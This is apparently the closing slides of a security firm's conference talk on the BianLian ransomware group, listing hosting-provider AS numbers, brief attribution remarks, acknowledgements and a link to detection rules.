

AS 8100 – Quadranet

AS 9009 – M247

AS 16509 – Amazon


AS 16276 – OVH

AS 395092 – Shock Hosting



Infrastructure

Geo-IP Mapping



Attribution

- TTP-Similarities are low confidence at best
- Most BianLian “Members“ are experienced RaaS-Affiliates
- No significant experience in Malware Development or Extortion
 - In-House Implementations to replace paid Tools (Locker, Proxy)



Thank you to:

SECUINFRA Falcon + Services Team

IT-Colleagues of \$Customer in our example Case

[redacted] and CISA

G17w0rm, db_ra

BSides Frankfurt





Cyber Defense. Made in Germany.

X @SI_FalconTeam

m @SI_FalconTeam@
infosec.exchange

Thank you!
Questions?

Slides, Detection rules, Data:
https://github.com/SI_Falcon/research/Bianlian